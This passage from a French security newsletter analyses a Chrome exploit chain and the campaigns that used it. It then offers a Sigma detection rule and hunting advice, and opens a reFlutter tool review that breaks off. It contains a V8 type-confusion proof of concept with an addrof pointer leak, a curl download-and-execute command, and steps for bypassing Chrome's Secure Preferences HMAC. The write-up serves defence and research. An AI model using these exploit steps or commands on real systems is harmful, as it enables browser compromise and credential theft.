                                 │ Elevated Token Privilege
                                 ▼
  ┌──────────────────────────────────────────────────────────────────────────────────────────────────────┐
  │ STAGE 4: BROKER INJECTION & SANDBOX BREAKOUT (Payload pp)                                            │
  │ • Injects shellcode into parent Chrome Browser Broker process (Medium Integrity)                     │
  │ • Calls CreateProcessA() to execute command outside the sandbox:                                     │
  │   cmd.exe /c curl -sS -o "%TEMP%\msgbox.exe" "<exeUrl>" && "%TEMP%\msgbox.exe"                       │
  └──────────────────────────────┬───────────────────────────────────────────────────────────────────────┘
                                 │
                 ┌───────────────┴───────────────┐
                 ▼                               ▼
  ┌──────────────────────────────┐┌──────────────────────────────┐
  │ CAMPAIGN A: UTA0560          ││ CAMPAIGN B: JUNGLEBAMBOO     │
  │ • Sideloads wsc.dll via      ││ • SUPERSTOMP loader bypasses │
  │   msgbox.exe dropper         ││   Chrome Secure Preferences  │
  │ • Scheduled Task persistence ││ • Recalculates legacy        │
  │ • In-memory GRIMWEDGE        ││   super_mac HMAC             │
  │   JScript C2 backdoor        ││ • Deploys LONGTALE extension │
  │   inside msiexec.exe         ││   (masquerading as Gemini AI)│
  └──────────────────────────────┘└──────────────────────────────┘
1. L’hypothèse du tri et la brèche de la heap cage V8 (CVE-2026-85046)
Pour accélérer l’exécution de JavaScript, les compilateurs optimisants de V8 (Maglev et TurboFan) suppriment agressivement le surcoût d’appel des fonctions intégrées. Lors du traitement de Array.prototype.sort, le compilateur vérifie TryReduceArrayPrototypeSort dans src/maglev/maglev-graph-builder.cc. Si le tableau contient moins de 16 éléments et que ses éléments sont connus pour être homogènes, le compilateur remplace le builtin TimSort standard par un tri par insertion léger et inliné.
checkReceiverMaps();
temp = copy(receiver.elements);
insertionSort(temp, comparefn);
checkReceiverMapsAndLength();
copy(temp, receiver.elements);
Comme une fonction de comparaison JavaScript arbitraire (comparefn) peut exécuter des effets de bord arbitraires, V8 ne trie pas le tableau sur place. Il copie plutôt les éléments dans un FixedArray temporaire, exécute le tri par insertion sur cette copie, puis recopie les résultats triés dans le backing store du récepteur.
Avant de réécrire les résultats, V8 vérifie que la disposition du récepteur n’a pas changé pendant l’exécution du comparateur, à l’aide d’une garde CheckMaps :
// src/maglev/maglev-graph-builder.cc
if (receiver_maps_were_unstable) {
    RETURN_IF_ABORT(AddNewNode<CheckMaps>(
        {receiver}, receiver_maps_before_loop, CheckType::kOmitHeapObjectCheck));
}
Le défaut fatal était structurel : le compilateur vérifiait que la map actuelle du tableau était l’une des maps observées avant le début de la boucle (receiver_maps_before_loop), plutôt que de vérifier que la map restait identique à son type d’origine avant le tri.
En préchauffant la fonction JIT avec à la fois des tableaux d’entiers (PACKED_SMI_ELEMENTS) et des tableaux d’objets (PACKED_ELEMENTS), le feedback vector enregistre les deux maps comme candidates valides :
function confuse(arr) {
  function compare() {
    arr.fill(0); // Mutates element kind backwards mid-sort!
    return 0;
  }
  arr.sort(compare);
}

// Train Maglev to accept both SMI and Object maps
for (let i = 0; i < 1000; i++) {
  confuse([6, 9, 4, 2, 0]);
  confuse([{}, {}, {}]);
}
[Figure 1 : un bras de tri mécanique étiquetant à tort des pointeurs d’objets complexes avec des balises d’entiers, les faisant passer devant le garde de sécurité pour entrer dans la heap cage V8 restreinte]
Selon les règles normales de V8, les types d’éléments d’un tableau ne font que passer du spécifique au général (PACKED_SMI → PACKED_ELEMENTS). Un tableau d’objets ne peut pas se convertir spontanément en tableau d’entiers. Cependant, Array.prototype.fill() contient une optimisation spécialisée : quand il remplace tous les éléments d’un tableau, V8 reconnaît que les anciennes valeurs ne survivent pas et fait migrer la map en arrière :
// src/builtins/builtins-array.cc: is_replacing_all_elements branch
// For the case where we are replacing all elements, we can migrate the
// map backwards in the elements kind chain and ignore the current contents.
JSObject::SetMapAndElements(isolate, array, new_map, elements);
Quand arr.fill(0) s’exécute dans compare(), la map du récepteur est immédiatement rétrogradée en PACKED_SMI_ELEMENTS. Quand la routine de tri se termine, le CheckMaps défaillant de V8 passe, parce que PACKED_SMI_ELEMENTS faisait partie de l’ensemble d’entraînement. V8 recopie alors aveuglément les pointeurs d’objets triés de temp vers le récepteur.
Le résultat est catastrophique : un tableau que le moteur JavaScript considère comme contenant des petits entiers (Smis) contient en réalité des pointeurs d’objets bruts étiquetés sur 32 bits.
Vérification par reproduction en direct
Tester cette primitive dans Google Chrome produit une fuite de corruption de mémoire instantanée :
let bad = [{}, {}];
confuse(bad);

// Calling String() formats elements according to the PACKED_SMI map:
// Rather than returning "[object Object],[object Object]", it prints raw pointer integers!
let raw_leaks = String(bad);
// Output: "9055778,9055796"

// Reconstructing the 32-bit V8 Cage Compressed Pointer:
let addrof_target = (Number(raw_leaks.split(',')[0]) << 1) | 1;
// Output: 0x1145c45
[Figure 2 : reproduction en direct dans Chrome 150 montrant la mutation de type confusion de V8 Maglev et l’extraction de pointeurs de heap compressés via la primitive addrof]
Comme V8 traite les éléments comme des Smis, une lecture via des méthodes auxiliaires fait fuiter directement l’offset de heap (addrof). Pour obtenir la primitive inverse (fakeobj), BlueMoon contourne la write barrier du ramasse-miettes de V8 en invoquant Array.prototype.unshift(0) sur un tableau de l’Old Space, ce qui décale des pointeurs étiquetés dans des emplacements non gérés et permet de fabriquer un Float64Array falsifié avec un accès arbitraire en lecture/écriture sur toute la heap V8.
2. Briser la cage du sandbox V8 (CVE-2026-87491)
Google a introduit le V8 Sandbox (heap cage) précisément pour neutraliser la corruption de mémoire du moteur. Même si un attaquant obtient une lecture/écriture arbitraire dans l’espace d’adressage virtuel de 4 Go de V8, les pointeurs extérieurs à la cage sont encodés sous forme d’indices sur 32 bits par rapport à un registre de base (r14), ce qui empêche les écritures directes dans la mémoire de l’hôte, les frames de pile ou le code exécutable.
BlueMoon a contourné cette frontière avec CVE-2026-87491, en ciblant les structures de métadonnées internes de WebAssembly.

[Figure 3 : une réaction en chaîne mécanique linéaire montrant l’exécution qui passe d’un Web Worker en arrière-plan à WebAssembly puis à l’ALPC du noyau Windows, jusqu’à l’exécution dans le broker hôte]
Alors que les objets JavaScript sont confinés dans la cage de 4 Go, le moteur WebAssembly a besoin d’un accès rapide aux pages de code exécutable natif. Une instance WebAssembly compilée (WasmInstanceObject) contient des tables de saut de fonctions 64 bits directes et des références de descripteurs de mémoire qui pointent vers la mémoire native.
Grâce à sa primitive de lecture/écriture arbitraire sur la heap V8, BlueMoon :
Parcourt la heap pour localiser le WasmInstanceObject cible.
Corrompt les pointeurs internes de la table de saut et les bornes mémoire de l’instance.
Redirige les cibles de la table de saut vers une page exécutable contenant du shellcode indépendant de la position.
Invoque depuis JavaScript la fonction WebAssembly exportée, sortant immédiatement du V8 Sandbox vers une exécution CPU native 64 bits dans le processus de rendu de Chrome.
Toute la chaîne d’exploitation s’exécute dans un Web Worker en arrière-plan, créé à partir d’une Blob URL par le stager côté page (page.html). Si un plantage irrécupérable survient pendant la manipulation de la heap, seul le thread du worker meurt ; l’onglet visible du navigateur reste totalement inchangé. Le script stager de la fenêtre principale suit les tentatives d’exécution dans sessionStorage[’v8ctf_exp_attempt’], en relançant silencieusement le worker jusqu’à cinq fois à chaque arrêt du thread.
3. Échapper au sandbox : LPE ALPC du noyau et sortie du sandbox (CVE-2026-85880)
Échapper au sandbox V8 place l’attaquant dans du code natif, mais toujours à l’intérieur du sandbox durci du processus de rendu de Google Chrome. Le processus de rendu s’exécute en Untrusted / Low Integrity dans un AppContainer restreint avec :
Aucun accès en écriture au système de fichiers.
Un accès restreint à la pile réseau.
Des handles inter-processus interdits.
Pour échapper au sandbox du système d’exploitation, BlueMoon déploie trois payloads indépendants de la position, préparés en mémoire :
1. Payload p1 : télémétrie de l’hôte et sonde d’intégrité
p1 est un loader indépendant de la position qui décompresse de façon réflexive une DLL de reconnaissance 64 bits. Il inspecte l’environnement de l’hôte sans effectuer d’action perturbatrice :
Extrait les numéros de build Windows exacts, la révision du noyau et les fonctionnalités CPUID.
Énumère les privilèges du jeton de processus, les groupes du jeton et le niveau d’intégrité.
Détecte les artefacts de virtualisation et de sandbox (en distinguant VMware, Hyper-V, KVM et Xen grâce aux chaînes CPUID du fournisseur d’hyperviseur).
La DLL sérialise ces données dans un profil JSON renvoyé à JavaScript. Le script appelant inspecte le numéro de build Windows pour déterminer si l’exploit du noyau est viable.
2. Payload p2 : élévation de privilèges dans le noyau Windows (CVE-2026-85880)
Si l’hôte exécute Windows 10 (builds 1809 à 22H2), Windows Server 2022 ou Windows 11 21H2, le script déclenche p2.
p2 est un exploit zero-day du noyau Windows à usage unique, ciblant RtlpCreateServerAcl dans le sous-système Advanced Local Procedure Call (ALPC) et Windows Notification Facility (WNF) de ntoskrnl.exe. En transmettant une structure d’attribut de message ALPC malformée depuis le processus de rendu en low integrity, l’exploit déclenche un dépassement de tampon de heap dans le noyau.
L’exploit manipule la mémoire du noyau pour :
Localiser la structure EPROCESS du processus de rendu Chrome appelant.
Écraser la structure TOKEN principale du processus.
Activer SeDebugPrivilege et élever le contexte de sécurité du processus de rendu.
3. Payload pp : injection dans le broker du navigateur et sortie du sandbox
Pendant que l’exploit du noyau manipule le TOKEN du processus de rendu pour accorder SeDebugPrivilege et élever l’accès, lancer des processus directement depuis le processus de rendu les laisserait confinés dans l’AppContainer et la window station isolée. Pour obtenir une exécution sur le bureau sans confinement, avec tous les privilèges sur le système de fichiers et le réseau, le stub shellcode pp s’appuie sur ses privilèges noyau élevés pour ouvrir un handle (PROCESS_ALL_ACCESS) vers le processus broker parent du navigateur Chrome.
Comme le broker du navigateur s’exécute en Medium Integrity standard dans la session utilisateur interactive, l’injection de shellcode dans le broker permet à pp d’appeler CreateProcessA en dehors du sandbox :
cmd.exe /c curl -sS -o "%TEMP%\msgbox.exe" "<exeUrl>" && "%TEMP%\msgbox.exe"L’évasion est terminée. Ce qui a commencé comme un script sans privilèges dans un Web Worker sous sandbox exécute désormais des binaires arbitraires dans l’environnement de bureau interactif de l’utilisateur.
4. Campagnes dans la nature et post-exploitation divergente
Si UTA0560 et JungleBamboo ont utilisé des stagers d’exploit identiques octet pour octet (page.html, p1, p2 et pp), leurs opérations de post-exploitation ont totalement divergé dès l’exécution du dropper initial :

[Figure 4 : vue forensique corrélant la falsification des Secure Preferences de Chrome, l’imitation d’une extension Gemini, les exécutions de curl en ligne de commande et la persistance par tâche planifiée]
Campagne A : UTA0560 et la porte dérobée GRIMWEDGE
UTA0560 a ciblé des organisations non gouvernementales avec des e-mails de phishing qui exploitaient une faille XSS réfléchi sur le site web d’une université américaine pour rediriger les victimes vers cloud[.]shinewrist[.]net.
Dropper (msgbox.exe) : compilé le 31 août 2026. Extrait un binaire Windows légitime et une DLL de sideloading malveillante (wsc.dll).
Persistance : crée une tâche planifiée Windows nommée « Windows Scheduled System », configurée pour réexécuter la chaîne de sideloading toutes les 5 minutes.
Staging : envoie un beacon à hxxps://cloud[.]shinewrist[.]net/<path>/%COMPUTERNAME%.txt, pour récupérer un payload MSI propre à la machine (Temp.txt).
Porte dérobée GRIMWEDGE : le MSI extrait un payload JScript obfusqué, évalué directement en mémoire dans msiexec.exe. GRIMWEDGE est une porte dérobée compacte de 250 lignes qui prend en charge dix commandes à distance : énumération de répertoires, arrêt de processus, transfert de fichiers et exécution de commandes cachées.
Campagne B : JungleBamboo et le détournement d’extension LONGTALE
JungleBamboo (APT31) a complètement évité le déploiement de malware, en se concentrant sur une collecte furtive d’identifiants via SUPERSTOMP et LONGTALE.
SUPERSTOMP cible le répertoire de profil de Chrome pour installer une extension persistante déguisée en « Google Gemini AI Assistant » officiel (ID d’extension : ckiknalbeplpcpofpnabcnhjcegckfei).
Pour installer une extension silencieusement sans déclencher les alertes de sécurité de Chrome, SUPERSTOMP déjoue la vérification d’intégrité de Chromium :
Chromium vérifie le fichier JSON Secure Preferences du profil à l’aide d’authentificateurs HMAC (*_encrypted_hash par préférence et super_encrypted_hash).
SUPERSTOMP copie Secure Preferences, supprime tous les champs de hachage chiffrés modernes et insère la configuration de l’extension malveillante.
Il calcule des hachages HMAC hérités valides et met à jour le super_mac du fichier.
Comme Chrome autorise le repli sur les HMAC hérités quand les authentificateurs chiffrés sont absents, le navigateur valide le fichier falsifié au démarrage, marque le profil comme nécessitant une migration et génère automatiquement des hachages chiffrés valides pour l’extension de l’attaquant.
Une fois chargée, LONGTALE opère entièrement dans le contexte de sécurité de Chrome :
Enregistre les frappes au clavier, les saisies de formulaires et les collages du presse-papiers dans tous les onglets.
Extrait les cookies et les jetons de localStorage / sessionStorage.
Capture des captures d’écran automatiques chaque fois que la navigation de l’utilisateur correspond à des mots-clés sensibles.
Communique avec des serveurs C2 hébergés derrière des Cloudflare Tunnels (cfargotunnel[.]com).
5. Guide défensif et télémétrie forensique
Détecter des chaînes d’exploitation qui s’exécutent principalement en mémoire exige de surveiller les frontières où les processus du navigateur interagissent avec le système d’exploitation.
1. Télémétrie des processus sur les endpoints et règles Sigma
En fonctionnement normal, ni le processus broker du navigateur Google Chrome ni ses processus enfants isolés ne devraient lancer d’utilitaires système Windows, d’interpréteurs de commandes ou de clients réseau. Comme BlueMoon s’échappe du sandbox en injectant du shellcode dans le broker parent du navigateur Chrome (chrome.exe) et en appelant CreateProcessA, surveiller les processus enfants anormaux lancés directement par le broker du navigateur offre une surface de détection efficace et très fiable.
title: Suspicious Chrome Process Creation Outside Sandbox
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_parent:
    ParentImage|endswith: '\chrome.exe'
  selection_children:
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\curl.exe'
      - '\msiexec.exe'
  condition: selection_parent and selection_children
falsepositives:
  - Rare enterprise web apps triggering local registered protocol handlers
level: critical
2. Enquêter sur la falsification des Secure Preferences
Pour repérer les installations furtives d’extensions comme LONGTALE :
Inspectez les répertoires d’extensions : recherchez dans %LOCALAPPDATA%\Google\Chrome\User Data\Default\Extensions des ID d’extension non répertoriés ou des dossiers sideloadés.
Auditez les Secure Preferences : surveillez les écritures dans Secure Preferences en dehors de la durée de vie du processus principal du navigateur, ou les régressions soudaines où les hachages chiffrés modernes disparaissent du fichier.
3. La réalité du « patch gap »
L’incident BlueMoon met en évidence la fenêtre de vulnérabilité croissante inhérente aux modèles de sécurité open source. Quand les ingénieurs de Chromium valident des correctifs de sécurité dans des dépôts Git publics, le diff est visible aussi bien des chercheurs en sécurité que des acteurs malveillants.
Les entreprises ne peuvent pas se fier uniquement aux cycles de correctifs mensuels habituels :
Accélérez le rythme des versions du navigateur : activez les mises à jour automatiques du navigateur et imposez des redémarrages par politique dans les 24 heures suivant les versions stables.
Isolez la navigation à risque : déployez le Remote Browser Isolation (RBI) ou une infrastructure de bureaux virtuels sous sandbox pour les utilisateurs qui consultent des liens d’e-mails externes et des ressources web non fiables.
Surveillez les anomalies ALPC/noyau : surveillez les processus sans privilèges qui obtiennent des masques d’accès élevés (PROCESS_ALL_ACCESS) sur des processus parents.
La chaîne d’exploitation BlueMoon a réussi non pas à cause d’une seule défaillance catastrophique, mais en exploitant systématiquement les frontières de confiance entre des systèmes déconnectés : une optimisation du compilateur qui faisait confiance aux types d’éléments, un moteur WebAssembly qui exposait des tables de saut brutes, un sous-système du noyau qui a mal calculé un tampon d’ACL, et un validateur d’intégrité du navigateur qui se rabattait en douceur sur des HMAC hérités.
Quand la différence entre un correctif en amont et une mise à jour d’entreprise est de quatre semaines, le correctif dans le dépôt ouvert n’est pas une défense. C’est le plan de l’attaque.
Sources et divulgations :
🛠️ Outil de la semaine
Définir le proxy d’un appareil suffit pour capturer le trafic d’une application Flutter.
Pas toujours.

reFlutter remplace le moteur Flutter intégré à une application pour exposer des détails internes et permettre l’inspection du trafic.
C’est un framework open source de rétro-ingénierie pour les applications Flutter sur Android et iOS.
Voyez-le comme :
un moteur Flutter modifié + une carte des internes de Dart + une prise en charge de l’interception du trafic.
Que peut-il faire ?
Les chercheurs peuvent utiliser reFlutter pour :
Extraire les noms de classes et de fonctions
Afficher certaines valeurs de champs
Identifier les offsets de fonctions pour une analyse plus poussée
Aider à intercepter le trafic HTTPS via Burp Suite
Contourner certaines implémentations de certificate pinning de Flutter
Comment fonctionne le moteur modifié
Les applications mobiles Flutter compilent leur code Dart en code machine natif pour la version de production. Le moteur Flutter intégré inclut le runtime qui l’exécute.
reFlutter substitue un moteur modifié compatible. Quand l’application se charge, ce moteur enregistre dans un fichier de dump des informations structurelles sur son code Dart.
Ces informations peuvent fournir des points de départ pour une investigation. Une classe associée à la gestion des sessions, par exemple, peut aider un chercheur à décider où examiner le comportement de l’authentification.
Du trafic manquant aux requêtes visibles
